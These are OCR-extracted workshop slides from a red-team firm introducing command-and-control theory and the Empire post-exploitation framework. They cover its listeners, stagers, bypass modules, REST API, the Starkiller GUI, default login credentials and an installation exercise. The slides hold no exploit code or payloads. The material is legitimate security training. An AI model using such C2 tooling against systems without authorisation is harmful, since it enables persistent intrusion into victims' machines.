Long Live the Empire: A C2 Workshop for Modern Red Teaming

BCSECURITY

@bcsecurity

whoami

JAKE “HUBBLE” KRASNOV

- Red Team Operations Lead/CEO, BC Security
- BS in Astronautical Engineering, MBA
- Currently focused on embedded system security


VINCENT "VINNYBOD" ROSE

- Software Engineer
- Lead Developer, BC Security
- Starkiller Creator

Command & Control (C2) Theory


What is Command & Control (C2)?

- The ability to interact with a victim after initial exploitation
  - Enables advanced TTPS:
    - Remote Tasking
    - Reconnaissance
    - Pivoting
- Examples:
  - Sliver
  - Cobalt Strike
  - Brute Ratel
  - Mythic



C2 Characteristics

- Asynchronous
- Variable communication channels
- Flexibility
- Survivability
- Encrypted communications



Why use Command and Control?


- Don’t know where the initial payload may land
- Desire persistent access
- Target may change
- Flexibility

What is Empire?


- Post-exploitation and Adversary Emulation Framework
- Built around .NET and Python implants
- CI/CD Pipeline – Lots of updates and quickly
  - 200+ Built-in tests
- Modular design
  - Listeners (C2 Channels)
  - Stagers (Launcher mechanism)
  - Modules (Post-exploitation tools)

What is Empire? (Cont.)

- PowerShell, Python, C#, & IronPython
- Multi-User / Collaborative
- Graphic Interface (Starkiller)
- Malleable HTTP Listeners
- Plugins (Aggressor Scripts Lite)



Empire Modularity




Empire's REST API

- Controls Empire through HTTP JSON requests
- Server can only be interacted with via the REST API

```
[INFO]: Checking submodules ...
[INFO]: v2: Loading listener templates from: /home/kali/Empire-Sponsors-5/empire/server/listeners/
[INFO]: v2: Loading stager templates from: /home/kali/Empire-Sponsors-5/empire/server/stagers/
[INFO]: v2: Loading bypasses from: /home/kali/Empire-Sponsors-5/empire/server/bypasses/
[INFO]: v2: Loading malleable profiles from: /home/kali/Empire-Sponsors-5/empire/server/data/profiles/
[INFO]: v2: Loading modules from: /home/kali/Empire-Sponsors-5/empire/server/modules/
[INFO]: Searching for plugins at /home/kali/Empire-Sponsors-5/empire/server/plugins
[INFO]: Initializing plugin ...
[INFO]: Doing custom initialization ...
[INFO]: Registering plugin with menu ...
[INFO]: Initializing plugin ...
[INFO]: Doing custom initialization ...
[INFO]: Registering plugin with menu ...
[INFO]: Initializing plugin ...
[INFO]: Doing custom initialization ...
[INFO]: Registering plugin with menu ...
[INFO]: Initializing plugin ...
[INFO]: Doing custom initialization ...
[INFO]: Registering plugin with menu ...
[INFO]: Initializing plugin ...
[INFO]: Doing custom initialization ...
[INFO]: Registering plugin with menu ...
[INFO]: Initializing plugin ...
```


Starkiller

- GUI that interacts with Empire through the API
- Multi-user Support
  - User Management
  - Deconfliction
  - User Reporting
- On-the-fly Reporting
- Simplified Workflows
  - Pre-populated settings
  - Saved stagers



Empire Client

- API based Empire CLI
- Revamp of the Empire v2.5 integrated client
- Features:
  - Supports multiple users
  - Custom agent shortcuts
  - Enhanced autocomplete options
  - Interactive shell screen




Exercise 1: Installing Empire

Exercise 1

Using Empire


Starkiller

- Primary interface for using Empire
- Hosted at: http://localhost:1337/index.html#/
- Default Creds:
  - User: empireadmin
  - Password: password123



Starkiller Menu


- Version Number
- List of available menus
- Can be pinned or autohide



Listeners

